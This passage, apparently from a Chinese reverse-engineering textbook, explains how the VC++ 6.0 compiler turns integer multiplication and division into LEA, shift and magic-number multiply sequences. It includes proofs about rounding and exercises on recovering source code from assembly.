// C++ 源码对比，变量 * 变量
printf("nVarOne * nVarTwo = %d", nVarOne * nVarTwo);
0040B90A    mov         ecx,dword ptr [ebp-4]
; 直接使用有符号乘法指令
0040B90D    imul        ecx,dword ptr [ebp-8]
; printf 函数说明略
```

代码清单 4-3 为 Debug 版代码，使用编译选项为 Od+ZI。在这种侧重调试的编译方式下，有符号数乘以常量值，且这个常量非 2 的幂，会直接使用有符号乘法 imul 指令。当常量值为 2 的幂时，编译器会采用执行周期短的左移运算来代替执行周期长的乘法指令。

由于任何十进制数都可以转换成二进制数来表示，在二进制数中乘以 2 就等同于所有位依次向左移动 1 位。如十进制数 3 的二进制数为 0011，3 乘以 2 后等于 6，6 转换成二进制数为 0110。

当乘数和被乘数同时都是未知变量时，则无法套用优化方案。这时编译器不会优化处理，将直接使用乘法指令完成乘法计算。

在上例中，乘法运算与加法运算的结合编译器采用 LEA 指令来处理。在代码清单 4-3 中，lea 语句的目的并不是取地址。当这种组合运算中的乘数不等于 2、4、8 时又该如何处理呢？来看看代码清单 4-4 中的代码。

代码清单 4-4　乘数不等于 2、4、8 的组合运算

```
// C++ 源码对比，变量 * 常量 + 常量 （乘数超过 8 ）
printf("nVarTwo * 9 + 5 = %d", nVarTwo * 9 + 5);
0040B8F3    mov         eax,dword ptr [ebp-8]
0040B8F6    imul        eax,eax,9
0040B8F9    add         eax,5
0040B8FC    push        eax
0040B8FD    push        offset string "nVarTwo * 9 + 5 = %d" (0041ff7c)
0040B902    call        printf (0040b750)
0040B907    add         esp,8
```

由于在 Debug 版下侧重于调试而非优化，编译器会直接先拆分，然后再进行运算。这些运算在开启 O2 选项后的 Release 发布版中经过优化处理后又会被编译成另一种形式。从 IDA 中提取出的 Release 版的汇编代码如代码清单 4-5 所示。

代码清单 4-5　各类型乘法转换示例——Release 版

```
; IDA 直接将参数作为局部变量使用
arg_0= dword ptr  4
; 保存环境
push    esi
; 取出参数变量数据存入 esi 中
mov     esi, [esp+4+arg_0]
; 经过优化后，将 nVarOne * 15 先转化为 乘 2 加自身，可以记作乘以 3
; eax = esi * 2 + esi = 3 * esi
lea     eax, [esi+esi*2]
; 将上一步操作结果乘 4 加自身，等同于乘 15
; eax = eax * 4 + eax = 5 * eax = 5 * (3 * esi)
lea     eax, [eax+eax*4]
push    eax
push    offset aNvarone15D ; "nVarOne * 15 = %d"
call    _printf
; esi 中的数据传送到 ecx，esi 中保存的为参数数据
mov     ecx, esi
; 将 ecx 中的数据左移 4 位，ecx 乘以 2 的 4 次方
shl     ecx, 4
push    ecx
push    offset aNvarone15D ; "nVarOne * 16 = %d"
call    _printf
; 两常量相乘直接转换常量值
push    4
```

```
push    offset a22D      ; "2 * 2 = %d"
call    _printf
; 这句代码等同于 lea  edx, [esi*4+5], 都是混合运算
lea     edx, ds:5[esi*4]
push    edx
push    offset aNvartwo45D ; "nVarTwo * 4 + 5 = %d"
call    _printf
; 此处为乘数不等于 2、4、8 的情况, 编译优化后将乘以 9 分解为
; (nVarTwo * 1 + nVarTwo * 8), 这样就又可以使用 lea 指令进行运算了
lea     eax, [esi+esi*8+5]
push    eax
push    offset aNvartwo95D ; "nVarTwo * 9 + 5 = %d"
call    _printf
; 此处为两个变量相乘, 都是未知数, 无优化
mov     ecx, esi
imul    ecx, esi
push    ecx
push    offset aNvaroneNvartwo ; "nVarOne * nVarTwo = %d"
call    _printf
add     esp, 30h
pop     esi
```

在代码清单 4-5 中，除了两个未知变量的相乘无法优化外，其他形式的乘法运算都可以优化处理。如果运算表达式中有一个常量值，则此时编译器会首先匹配各类优化方案，最后对不符合优化方案的运算进行调整。

通过示例演示，我们前面学习了有符号乘法的各种转换模式以及优化方法，无符号乘法的原理与之相同，读者可以举一反三，自己动手调试，总结经验。

4. 除法[①]

(1) 除法计算约定

除法运算对应的汇编指令分有符号 idiv 和无符号 div 两种。除法指令的执行周期较长，效率也较低，所以编译器想尽办法用其他运算指令代替除法指令。C++ 中的除法和数学中的除法不同。在 C++ 中，除法运算不保留余数，有专门求取余数的运算（运算符为 %），也称之为取模运算。对于整数除法，C++ 的规则是仅仅保留整数部分，小数部分完全舍弃。

我们先讨论一下除法计算的相关约定。以下讨论的除法是“计算机整数除法”，我们使用 C 语言中的 a/b 表示除法关系。在 C 语言中，两个无符号整数相除，结果依然是无符号的；两个有符号整数相除，结果则是有符号的；如果有符号数和无符号数混除，其结果则是无符号的，有符号数的最高位（符号位）被作为数据位对待，然后作为无符号数参与计算。

---


① 本节参考资料：

1. 《Concrete Mathematics》（Ronald L. Graham 著）。
2. 《The Art of Computer Programming》（Donald E. Knuth 著）。

对于除法而言，计算机面临着如何处理小数部分的问题。在数学意义上，7 / 2 = 3.5，而对于计算机而言，整数除法的结果必须为整数。对于 3.5 这样的数值，计算机取整数部分的方式有如下几种。

- **向下取整**

  根据整数值的取值范围，可以画出以下坐标轴：



  所谓对 x 向下取整，就是取得往 – ∞方向最接近 x 的整数值，换而言之也就是取得不大于 x 的最大整数。

  例如，+3.5 向下取整得到 3；–3.5 向下取整得到 –4。

  在数学描述中，$\lfloor x \rfloor$表示对 x 向下取整。

  在标准 C 语言的 math.h 中，定义了 floor 函数，其作用就是向下取整，也有人称之为“地板取整”。

  向下取整的除法，当除数为 2 的幂时，可以直接用带符号右移指令（sar）来完成。

  但是，向下取整存在一个问题：

  $$\left\lfloor \frac{-a}{b} \right\rfloor \neq -\left\lfloor \frac{a}{b} \right\rfloor$$ （假设$\frac{a}{b}$结果不为整数）

- **向上取整**

  所谓对 x 向上取整，就是取得往 + ∞方向最接近 x 的整数值，换而言之也就是取得不小于 x 的最小整数。

  例如，+3.5 向上取整得到 4；–3.5 向上取整得到 –3。

  在我们的数学描述中，$\lceil x \rceil$表示对 x 向上取整。

  在标准 C 语言的 math.h 中有定义 ceil 函数，其作用就是向上取整，也有人称之为“天花板取整”。

  向上取整也存在一个问题：

  $$\left\lceil \frac{-a}{b} \right\rceil \neq -\left\lceil \frac{a}{b} \right\rceil$$ （假设$\frac{a}{b}$结果不为整数）

- **向零取整**

  所谓对 x 向零取整，就是取得往 0 方向最接近 x 的整数值，换而言之也就是放弃小数部分。

  举例说明，+3.5 向零取整得到 3；–3.5 向零取整得到 –3。

  在我们的数学描述中，$[x]$表示对 x 向零取整。

  向零取整的除法满足：

  $$\left[\frac{-a}{b} \right] = \left[\frac{a}{-b} \right] = -\left[\frac{a}{b} \right]$$

当$\frac{a}{b} \geqslant 0$时：$\left[\frac{a}{b}\right]=\left\lfloor\frac{a}{b}\right\rfloor$

当$\frac{a}{b} < 0$时：$\left[\frac{a}{b}\right]=\left\lceil\frac{a}{b}\right\rceil$

在C语言和其他多数高级语言中，对整数除法规定为向零取整。也有人称这种取整方法为“截断除法”（Truncate）。

（2）除法相关的数学定义和性质

大家先来做道题，阅读下面的C语言代码并写出结果：

```
// 代码1
printf("8 %% -3 = %d\r\n", 8 % -3);
// 代码2
printf("-8 %% -3 = %d\r\n", -8 % -3);
// 代码3
printf("-8 %% 3 = %d\r\n", -8 % 3);
```

如果你的答案是：

```
8 % -3 = 2
-8 % -3 = -2
-8 % 3 = -2
```

恭喜你，你答对了，你可以跳过本节继续阅读后面的内容。

如果你得出的答案是错误的，而且不明白为什么错了，那么请和我一起回顾以下数学知识。

定义1：已知两个因数的积与其中一个因数，求另一个因数的运算，叫做除法。

定义2：在整数除法中，只有能整除与不能整除两种情况。当不能整除时，就产生余数。

设被除数为a，除数为b，商为q，余数为r，有如下一些重要性质：

性质1：$|r| < |b|$

性质2：$a = b*q + r$

性质3：$b =(a - r) / q$

性质4：$q =(a - r) / b$

性质5：$r = a - q*b$

C语言规定整数除法向零取整，那么将前面的“代码1”代入定义和运算性质得：

$q = (a - r) / b = (8 - r) / (-3) = -2$

$r = a - q*b = 8 - (-2 * -3) = 2$

将前面的“代码2”代入定义和运算性质得：

$q = (a - r) / b = (-8 - r) / (-3) = 2$

$r = a - q*b = -8 - (2 * -3) = -2$

将前面的“代码3”代入定义和运算性质得：

$q = (a - r) / b = (-8 - r) / 3 = -2$

$r = a - q*b = -8 - (-2 * 3) = -2$

现在是不是明白自己错在哪里了？

（3）相关定理和推导

对于下面的数学定义和推导，如果你已经掌握或者暂无兴趣，可跳过本节阅读后面的内容。后面内容中涉及的定义和推导将会以编号形式指出，感兴趣的读者可以回到本节考察相关推论和证明。如果实在对数学论证没有兴趣也没关系，重点掌握论证结束后粗体标注的分析要点即可。

定理 1　若 x 为实数，有：

$\lfloor x \rfloor \leqslant x$，且 $\lceil x \rceil \geqslant x$，

进而可推导：

$x-1 < \lfloor x \rfloor \leqslant x \leqslant \lceil x \rceil < x+1$　　（推导 1）

$x < \lfloor x \rfloor + 1$　　（推导 2）

当 x 不为整数时：

$\lceil x \rceil = \lfloor x \rfloor + 1$　　（推导 3）

定理 2　若 x 为整数，则：

$\lfloor x \rfloor = x$，且 $\lceil x \rceil = x$

定理 3　由于上下取整相对于 0 点是对称的，所以：

$-\lfloor x \rfloor = \lceil -x \rceil$，$-\lceil x \rceil = \lfloor -x \rfloor$

进而可推导：

$\lfloor x \rfloor = -\lceil -x \rceil$，$\lceil x \rceil = -\lfloor -x \rfloor$　　（推导 4）

定理 4　若 x 为实数，n 为整数，有：

$\lfloor x+n \rfloor = \lfloor x \rfloor + n$，$\lceil x+n \rceil = \lceil x \rceil + n$

结合（定理 1），可推导：　　（推导 5）

因 $\lfloor x \rfloor \leqslant x$，若 $x < n$，则 $\lfloor x \rfloor < n$

若 $\lfloor x \rfloor < n$，则 $\lfloor x \rfloor + 1 \leqslant n$，因 $x < \lfloor x \rfloor + 1$，可得 $x < n$

推导 6　有整数 a，b 和实数 x，$a \neq b$ 且 $b \neq 0$，有：

若 $0 \leqslant x < \left|\frac{1}{b}\right|$，则 $\left\lfloor \frac{a}{b} + x \right\rfloor = \left\lfloor \frac{a}{b} \right\rfloor$

若 $-\left|\frac{1}{b}\right| < x \leqslant 0$，则 $\left\lceil \frac{a}{b} + x \right\rceil = \left\lceil \frac{a}{b} \right\rceil$

证明：设 q 为 a/b 的商，r 为余数 ($0 <= |r| < |b|$，且 q，r 均为整数)

$$\frac{a}{b}=q+\frac{r}{b}$$

$$\left\lfloor\frac{a}{b}\right\rfloor=\left\lfloor q+\frac{r}{b}\right\rfloor=q+\left\lfloor\frac{r}{b}\right\rfloor$$

$$\left\lfloor\frac{a}{b}+x\right\rfloor=\left\lfloor q+\frac{r}{b}+x\right\rfloor=q+\left\lfloor\frac{r}{b}+x\right\rfloor$$

$$\left\lfloor\frac{a}{b}+x\right\rfloor-\left\lfloor\frac{a}{b}\right\rfloor=\left\lfloor\frac{r}{b}+x\right\rfloor-\left\lfloor\frac{r}{b}\right\rfloor$$

因 $0\leqslant x<\left|\frac{1}{b}\right|$，可得 $0\leqslant x*|b|<1$

因 $0\leqslant |r|<|b|$，可得 $0\leqslant\frac{|r|}{|b|}<1$

因 $|r|+1\leqslant |b|$，且 $|b|*x\leqslant 1$，结合上式可得 $0\leqslant |r|+|b|*x<|r|+1\leqslant |b|$

因 $0\leqslant |r|+|b|*x<|b|$，故 $0\leqslant\frac{|r|+|b|*x}{|b|}<1$

当 r、b 同号时，$\left\lfloor\frac{r+b*x}{b}\right\rfloor=\left\lfloor\frac{r}{b}\right\rfloor=0$

当 $r>0$，$b<0$ 时，$0<r+b*x<-b$，得到：

$-1<\frac{r+b*x}{b}<0$，由此得：$\left\lfloor\frac{r+b*x}{b}\right\rfloor=\left\lfloor\frac{r}{b}\right\rfloor=-1$

当 $r<0$，$b>0$ 时，$-b<r+b*x<0$，得到：

$-1<\frac{r+b*x}{b}<0$，由此得：$\left\lfloor\frac{r+b*x}{b}\right\rfloor=\left\lfloor\frac{r}{b}\right\rfloor=-1$

由于 $\left\lfloor\frac{a}{b}+x\right\rfloor-\left\lfloor\frac{a}{b}\right\rfloor=\left\lfloor\frac{r}{b}+x\right\rfloor-\left\lfloor\frac{r}{b}\right\rfloor$，且 $\left\lfloor\frac{r+b*x}{b}\right\rfloor=\left\lfloor\frac{r}{b}\right\rfloor$ 已证，

可得：$\left\lfloor\frac{a}{b}+x\right\rfloor=\left\lfloor\frac{a}{b}\right\rfloor$

同理可证，当 $-\left|\frac{1}{b}\right|<x\leqslant 0$ 时，则 $\left\lceil\frac{a}{b}+x\right\rceil=\left\lceil\frac{a}{b}\right\rceil$

推导 7　设有 a、b 两整数，

当 $b>0$ 时，有：

$$\left\lfloor \frac{a}{b} \right\rfloor = \left\lceil \frac{a-b+1}{b} \right\rceil \quad 且 \quad \left\lceil \frac{a}{b} \right\rceil = \left\lfloor \frac{a+b-1}{b} \right\rfloor$$

当 $b<0$ 时，有：

$$\left\lfloor \frac{a}{b} \right\rfloor = \left\lceil \frac{a-b-1}{b} \right\rceil \quad 且 \quad \left\lceil \frac{a}{b} \right\rceil = \left\lfloor \frac{a+b+1}{b} \right\rfloor$$

证明 1：设 q 为 a/b 的商，r 为余数，

$$\left\lceil \frac{a-b+1}{b} \right\rceil - \left\lfloor \frac{a}{b} \right\rfloor = \left\lceil \frac{qb+r-b+1}{b} \right\rceil - \left\lfloor \frac{qb+r}{b} \right\rfloor$$

根据（定理 4），有：

$$\left\lceil \frac{qb+r-b+1}{b} \right\rceil - \left\lfloor \frac{qb+r}{b} \right\rfloor = q + \left\lceil \frac{r+1}{b} \right\rceil - 1 - q - \left\lfloor \frac{r}{b} \right\rfloor = \left\lceil \frac{r+1}{b} \right\rceil - \left\lfloor \frac{r}{b} \right\rfloor - 1$$

因 $b>0$，$|r|<b$，有：

$$\left\lceil \frac{r+1}{b} \right\rceil - \left\lfloor \frac{r}{b} \right\rfloor = 1$$

当 $r>0$ 时，$\left\lceil \frac{r+1}{b} \right\rceil = 1$，$\left\lfloor \frac{r}{b} \right\rfloor = 0$，$\left\lceil \frac{r+1}{b} \right\rceil - \left\lfloor \frac{r}{b} \right\rfloor = 1$ 成立；

当 $r=0$ 时，$\left\lceil \frac{r+1}{b} \right\rceil = 1$，$\left\lfloor \frac{r}{b} \right\rfloor = 0$，$\left\lceil \frac{r+1}{b} \right\rceil - \left\lfloor \frac{r}{b} \right\rfloor = 1$ 成立；

当 $r<0$ 时，$\left\lceil \frac{r+1}{b} \right\rceil = 0$，$\left\lfloor \frac{r}{b} \right\rfloor = -1$，$\left\lceil \frac{r+1}{b} \right\rceil - \left\lfloor \frac{r}{b} \right\rfloor = 1$ 成立；

因此得：$\left\lceil \frac{a-b+1}{b} \right\rceil - \left\lfloor \frac{a}{b} \right\rfloor = \left\lceil \frac{r+1}{b} \right\rceil - \left\lfloor \frac{r}{b} \right\rfloor - 1 = 0$

即 $\left\lfloor \frac{a}{b} \right\rfloor = \left\lceil \frac{a-b+1}{b} \right\rceil$

同理可证 $\left\lceil \frac{a}{b} \right\rceil = \left\lfloor \frac{a+b-1}{b} \right\rfloor$，过程略。

证明 2：设 q 为 a/b 的商，r 为余数，

$$\left\lceil\frac{a-b-1}{b}\right\rceil-\left\lfloor\frac{a}{b}\right\rfloor=\left\lceil\frac{qb+r-b-1}{b}\right\rceil-\left\lfloor\frac{qb+r}{b}\right\rfloor$$

根据（定理 4），有：

$$\left\lceil\frac{qb+r-b-1}{b}\right\rceil-\left\lfloor\frac{qb+r}{b}\right\rfloor=q-1+\left\lceil\frac{r-1}{b}\right\rceil-q-\left\lfloor\frac{r}{b}\right\rfloor=\left\lceil\frac{r-1}{b}\right\rceil-\left\lfloor\frac{r}{b}\right\rfloor-1$$

因 $b<0$，$|r|<|b|$，有：

$$\left\lceil\frac{r-1}{b}\right\rceil-\left\lfloor\frac{r}{b}\right\rfloor=1$$

当 $r>0$ 时，$\frac{r-1}{b}=-\frac{r-1}{|b|}=-\frac{r}{|b|}+\frac{1}{|b|}$，

$-1<-\frac{r}{|b|}<-\frac{r}{|b|}+\frac{1}{|b|}\leqslant 0$，$-\frac{r}{|b|}=\frac{r}{b}$

$\left\lceil\frac{r-1}{b}\right\rceil=0$，$\left\lfloor\frac{r}{b}\right\rfloor=-1$，$\left\lceil\frac{r-1}{b}\right\rceil-\left\lfloor\frac{r}{b}\right\rfloor=1$成立；

当 $r=0$ 时，$\left\lceil\frac{r-1}{b}\right\rceil=1$，$\left\lfloor\frac{r}{b}\right\rfloor=0$，$\left\lceil\frac{r-1}{b}\right\rceil-\left\lfloor\frac{r}{b}\right\rfloor=1$成立；

当 $r<0$ 时，$\frac{r-1}{b}=\frac{-|r|-1}{-|b|}=\frac{-(|r|+1)}{-|b|}=\frac{|r|+1}{|b|}$，得到：

$0<\frac{|r|+1}{|b|}\leqslant 1$，故：

$\left\lceil\frac{r-1}{b}\right\rceil=1$，$\left\lfloor\frac{r}{b}\right\rfloor=0$，$\left\lceil\frac{r-1}{b}\right\rceil-\left\lfloor\frac{r}{b}\right\rfloor=1$成立；

因此得：

$$\left\lceil\frac{a-b-1}{b}\right\rceil-\left\lfloor\frac{a}{b}\right\rfloor=\left\lceil\frac{r-1}{b}\right\rceil-\left\lfloor\frac{r}{b}\right\rfloor-1=0$$

即$\left\lfloor\frac{a}{b}\right\rfloor=\left\lceil\frac{a-b-1}{b}\right\rceil$

同理可证$\left\lceil \frac{a}{b} \right\rceil = \left\lfloor \frac{a+b+1}{b} \right\rfloor$，过程略。

（4）VC++ 6.0 对整数除法的优化和论证

❑ VC++ 6.0 对除数为整型常量的除法的处理

如果除数是变量，则只能使用除法指令。如果除数为常量，就有了优化的余地。根据除数值的相关特性，编译器有对应的处理方式。

下面将讨论编译器对除数为2的幂、非2的幂、负数等各类情况的处理方式。假定整型为4字节补码的形式，下面来看代码清单4-6中的示例演示。

代码清单4-6 各类型除法转换——Debug版

```
// C++ 源码说明：除法运算
// 变量定义
int nVarOne = argc;
int nVarTwo = argc;
// 两个变量做除法
printf("nVarOne / nVarTwo = %d", nVarOne / nVarTwo);
// 变量除以常量，常量2的1次方
printf("nVarOne / 2 = %d", nVarOne / 2);
// 变量除以非2的幂
printf("nVarTwo / 7 = %d", nVarTwo / 7);
// 变量对非2的幂取模
printf("nVarTwo % 7 = %d", nVarTwo % 7);
// 变量除以常量，常量为2的3次方
printf("nVarOne / 8 = %d", nVarOne / 8);

// C++ 源码与对应汇编代码讲解
// C++ 源码对比，变量定义
int nVarOne = argc;
0040B7E8    mov         eax,dword ptr [ebp+8]
0040B7EB    mov         dword ptr [ebp-4],eax
// C++ 源码对比，变量定义
37:        int nVarTwo = argc;
0040B7EE    mov         ecx,dword ptr [ebp+8]
0040B7F1    mov         dword ptr [ebp-8],ecx
// 除法运算转换特性
// C++ 源码对比，变量 / 变量
printf("nVarOne / nVarTwo = %d", nVarOne / nVarTwo);
; 取出被除数放入eax中
0040B7F4    mov         eax,dword ptr [ebp-4]
; 扩展高位
0040B7F7    cdq
; 两变量相除，直接使用有符号除法指令idiv
0040B7F8    idiv        eax,dword ptr [ebp-8]
; eax保存商值，作为参数压栈，调用函数printf，此函数讲解略
```

```
0040B7FB   push        eax
0040B7FC   push        offset string "nVarOne / nVarTwo = %d" (00420034)
0040B801   call        printf (0040b750)
0040B806   add         esp,8
// C++ 源码对比，变量 / 常量（常量值为 2 的 1 次方）
printf("nVarOne / 2 = %d", nVarOne / 2);
0040B809   mov         eax,dword ptr [ebp-4]
0040B80C   cdq
; 自身减去扩展高位
0040B80D   sub         eax,edx
; 和乘法运算类似，乘法是左移，对应的除法为右移
0040B80F   sar         eax,1
; printf 函数说明略
// C++ 源码对比，变量 / 常量（非 2 的幂）
printf("nVarTwo / 7 = %d", nVarTwo / 7);
0040B81F   mov         eax,dword ptr [ebp-8]
0040B822   cdq
0040B823   mov         ecx,7
; 无优化直接使用有符号除法指令 idiv
0040B828   idiv        eax,ecx
; printf 函数说明略
// C++ 源码对比，变量 % 常量
printf("nVarTwo % 7 = %d", nVarTwo % 7);
0040B838   mov         eax,dword ptr [ebp-8]
0040B83B   cdq
0040B83C   mov         ecx,7
; 无优化，直接使用有符号指令 idiv
0040B841   idiv        eax,ecx
; 除法指令过后，余数保存在扩展位 edx 中
0040B843   push        edx
; printf 函数说明略
// C++ 源码对比，变量 / 常量（常量值为 2 的 3 次方）
printf("nVarOne / 8 = %d", nVarOne / 8);
; 取出被除数放入 eax
0040B851   mov         eax,dword ptr [ebp-4]
; 扩展 eax 高位到 edx，eax 中为负数，则 edx 为 0xFFFFFFFF
0040B854   cdq
; 如果 eax 为负数，则 0xFFFFFFFF & 0x00000007 <==> 0x00000007，反之为 0
0040B855   and         edx,7
; 使用 eax 加 edx，若 eax 为负数则加 7，反之加 0
0040B858   add         eax,edx
; 将 eax 右移 3 位
0040B85A   sar         eax,3
; printf 函数说明略
```

代码清单 4-6 只对除数为 2 的幂的情况进行了优化处理。下面先对较简单的除数为常量

2 的优化开始分析。

○除数为 2 的幂

在 C 语言中，有符号除法的除法规则是向 0 取整，对有符号数做右移运算，编译后使用的指令为 sar，相当于向下取整。

对于$\left[\frac{x}{2^n}\right]$，当 $x \geqslant 0$ 时，有：

$\left[\frac{x}{2^n}\right]=\left\lfloor\frac{x}{2^n}\right\rfloor \Leftrightarrow x \gg n$（本书中的$\Leftrightarrow$表示“等价于”、“相当于”）

举例说明一下，比如 x 为 4，$\frac{4}{2}$ 等价于 $4 \gg 1$，结果为 2；但是 x 为 5 呢？将$\frac{5}{2}$处理为 $5 \gg 1$，结果还是 2。

当 $x<0$，有：

$$\left[\frac{x}{2^n}\right]=\left\lceil\frac{x}{2^n}\right\rceil$$

根据（推导 7）可得：

$$\left[\frac{x}{2^n}\right]=\left\lceil\frac{x}{2^n}\right\rceil=\left\lfloor\frac{x+2^n-1}{2^n}\right\rfloor \Leftrightarrow (x+(2^n-1)) \gg n$$

例如：$\left\lceil\frac{x}{8}\right\rceil \Leftrightarrow \left\lfloor\frac{x+2^3-1}{2^3}\right\rfloor \Leftrightarrow (x+7) \gg 3$。

明白上面的理论知识后，我们来看看以下的实际运用：

```
0040B809    mov         eax,dword ptr [ebp-4]
0040B80C    cdq
0040B80D    sub         eax,edx
0040B80F    sar         eax,1
; printf 函数说明略
```

代码清单 4-6 中 0040B80C 的 cdq 是符号扩展到高位 edx，如果 eax 的最高位（符号位）为 1，那么 edx 的值为 0xFFFFFFFF，也就是 −1，否则为 0。0040B80D 地址处的 sub eax,edx 指令执行的操作是将 eax 减去高位 edx，实际上就是被除数为负数的情况下，由于除数为正数（+2 的幂），故除法的商为负数。移位运算等价于向下取整，C 语言的除法是向零取整，因此需要对商为负的情况做加 1 调整（见推导 7），减去 −1 等同于加 1。eax 不为负则减 0，等于没处理。最后 sar 右移完成除法。这样的设计可以避免分支结构的产生。

```
// C++ 源码对比，变量 / 常量（常量值为 2 的 3 次方）
printf("nVarOne / 8 = %d", nVarOne / 8);
; 取出被除数放入 eax
```

```
0040B851    mov         eax,dword ptr [ebp-4]
; 扩展 eax 高位到 edx，若 eax 为负数，则 edx 为 0xFFFFFFFF
0040B854    cdq
; 若 eax 为负数，则 0xFFFFFFFF & 0x00000007 <==> 0x00000007，反之为 0
0040B855    and         edx,7
; 使用 eax 加 edx，如 eax 为负数则加 7，反之加 0
0040B858    add         eax,edx
; 将 eax 右移 3 位
0040B85A    sar         eax,3
; printf 函数说明略
```

代码清单 4-6 中 0040B854 的 cdq 是符号扩展到高位 edx，如果 eax 的最高位（符号位）为 1，就是说被除数 eax 里面保留了负数值，那么 edx 的值为 0xFFFFFFFF，也就是 −1，否则为 0。在以上代码中，0040B855 处对 edx 做位与运算，当被除数为负数时，edx 的值为 7，否则为 0。在 0040B858 处的 add eax,edx 就是被除数为负数时加上 2^n-1，不为负则加 0，等于没处理。最后 sar 右移完成除法。

○除数为非 2 的幂

Release 版中还对除数不为 2 的幂的情况做了优化（如代码清单 4-7 所示），其他地方与代码清单 4-6 相比变化不大。

代码清单 4-7 各类型除法转换——Release 版

```
; IDA 中的参数标识，经过优化后，省去了局部变量，直接使用参数
arg_0= dword ptr  4
; 变量 / 变量 和 Debug 版相同，此处省略
; ……
; 变量 / 常量（常量值为 2 的幂）和 Debug 版相同，此处省略
; ……
; 变量 / 常量（常量值为非 2 的幂），这里的汇编代码和 Debug 版的汇编代码差别很大
; 将数值 92492493h 放入 eax 中
mov     eax, 92492493h
; 有符号乘法，用 esi 乘以 eax，esi 中保存被除数
imul    esi
; edx 为扩展的高位，可参考代码清单 4-6
add     edx, esi
; 右移 2 位
sar     edx, 2
; 结果放回 eax
mov     eax, edx
; 将 eax 右移 31 次
shr     eax, 1Fh
; 加以右移结果，放入 edx 中
add     edx, eax
push    edx
push    offset aNvartwo7D ; "nVarTwo / 7 = %d"
call    _printf
; 其余代码和 Debug 版类似，此处省略
; ……
```

如代码清单 4-7 所示，除法的情况处理起来很复杂。在代码起始处出现了一个超大数值：0x92492493。这个数值是从哪里来的呢？由于除法指令的周期比乘法指令周期长很多，因此编译器会用周期较短的乘法和其他指令代替除法。我们先看看数学证明。

设 x 为被除数变量，o 为某一常量，则有：

$$\frac{x}{o} \Leftrightarrow x*\frac{1}{o} \Leftrightarrow x*\frac{2^n}{o*2^n} \Leftrightarrow x*\frac{2^n}{o}*\frac{1}{2^n}$$

由于 o 为常量，且 2^n 的取值由编译器选择，所以 $\frac{2^n}{o}$ 的值在编译期间可以计算出来。在 VC++ 中，n 的取值都大于等于 32，这样就可以直接调整使用乘法结果的高位。

这样，$\frac{2^n}{o}$ 也就是一个编译期间先行计算出来的常量值了，这个值常被称为 Magic Number（魔数、幻数）。我们先用 c 来代替 $\frac{2^n}{o}$ 这个 Magic 常量，于是又有：

$$x*\frac{2^n}{o}*\frac{1}{2^n} \Leftrightarrow x*c*\frac{1}{2^n} \Leftrightarrow \frac{x*c}{2^n} \Leftrightarrow (x*c) \gg n$$

好了，搞明白了这个较为粗糙的数学证明，现在我们可以来看一个实际的例子。先来个简单的，让大家热身一下。请阅读代码清单 4-8，最好能够先根据公式反推出高级代码，然后再根据后面的讨论进行印证。

代码清单 4-8　小练习 1：请将以下汇编代码还原为高级代码

```
.text:00401000 _main proc near ; CODE XREF: start+AF p
.text:00401000 arg_0= dword ptr  4
.text:00401000      mov ecx, [esp+arg_0]
.text:00401004      mov eax, 38E38E39h
.text:00401009      imul ecx                ; eax 乘以参数
.text:0040100B      sar edx, 1              ; 有符号移位
.text:0040100D      mov eax, edx
.text:0040100F      shr eax, 1Fh            ; 这里是无符号移位
.text:00401012      add edx, eax
.text:00401014      push edx
.text:00401015      push offset Format ; "%d"
.text:0040101A      call _printf
.text:0040101F      add esp, 8
.text:00401022      retn
.text:00401022 _main endp
```

在地址 .text: 00401004 处，我们看到了 mov eax, 38E38E39h，此后做了乘法和移位操作，最后直接使用 edx 显示。在乘法指令中，由于 edx 存放乘积数据的高 4 字节，因此直接使用 edx 就等价于乘积右移了 32 位，再算上 .text:0040100B sar edx, 1，那就一共移动了 33 位。在地址 .text: 0040100D 处，eax 得到了 edx 的值，然后对 eax 右移了 1Fh 位，对应 10 进制也就是右移了 31 位，然后有个很奇怪的加法。其实这里移位的目的是得到有符号数的符号位，

如果结果是正数，add edx, eax 就是加 0，等于什么都没干；如果结果是负数，由于其后面的代码直接使用 edx 作为计算结果，需要对除法的商调整加 1。简单证明如下：

设 $c=\frac{2^n}{o}$，x、o 皆为整数，o 为正数，当 $x \geqslant 0$ 时，有：

$$\left\lfloor \frac{x}{o} \right\rfloor = \left\lfloor \frac{x*c}{2^n} \right\rfloor$$

当 $x<0$ 时，根据（推导 3）：

$$\left\lceil \frac{x}{o} \right\rceil = \left\lceil \frac{x*c}{2^n} \right\rceil = \left\lfloor \frac{x*c}{2^n} \right\rfloor + 1$$

反推过程：

$(eax * arg_0) \gg 33$

等价于：$\frac{arg_0 * 38E38E39h}{2^{33}}$

由此得：$c=\frac{2^n}{o}=\frac{2^{33}}{o}=38E38E39h$

解方程得：$o=\frac{2^n}{c}=\frac{2^3}{38E38E39h}=8.999999\cdots\cdots \approx 9$（注：此处的约等于将在后面讨论除法优化原则时详细解释）

于是，我们反推出优化前的高级代码为：

```
printf("%d", argc / 9);
```

总结：

```
mov eax, MagicNumber
imul ···
sar edx, ···
mov reg, edx
shr reg, 1Fh
add edx, reg
; 此后直接使用 edx 的值，eax 弃而不用
```

当遇到以上指令序列时，基本可判定是除法优化后的代码，其除法原型为 *a* 除以常量 *o*，imul 可表明是有符号计算，其操作数是优化前的被除数 *a*。接下来统计右移的总次数以确定公式中的 *n* 值，然后使用公式 $o=\frac{2^n}{c}$，将 MagicNumber 作为 *c* 值代入公式求解常量除数 *o* 的近似值，四舍五入取整后，即可恢复除法原型。

如果大家理解了上面讨论的问题，那么接下来看一个深入一点的例子，如代码清单 4-9 所示。

代码清单 4-9　小练习 2：请将以下汇编代码还原为高级代码

```
.text:00401080 _main proc near ; CODE xREF: start+AF p
.text:00401080 arg_0= dword ptr  4
.text:00401080      mov ecx, [esp+arg_0]
.text:00401084      mov eax, 24924925h
.text:00401089      mul ecx
.text:0040108B      sub ecx, edx
.text:0040108D      shr ecx, 1
.text:0040108F      add ecx, edx
.text:00401091      shr ecx, 2 ; 是不是觉得以上代码很诡异
.text:00401094      push ecx
.text:00401095      push offset Format
.text:0040109A      call _printf
.text:0040109F      add esp, 8
.text:004010A2      xor eax, eax
.text:004010A4      retn
.text:004010A4 _main endp
```

遇到这样的代码不要不知所措，我们可以一步步来论证。先看看这段代码都做了些什么：在地址 .text:00401084 处，疑似为 $\frac{2^n}{o}$，看后面的代码，不符合上个例子得出的结论，所以不能使用上例中推导公式。接着一边看后面的指令，一边先写出等价于上述步骤的数学表达式。

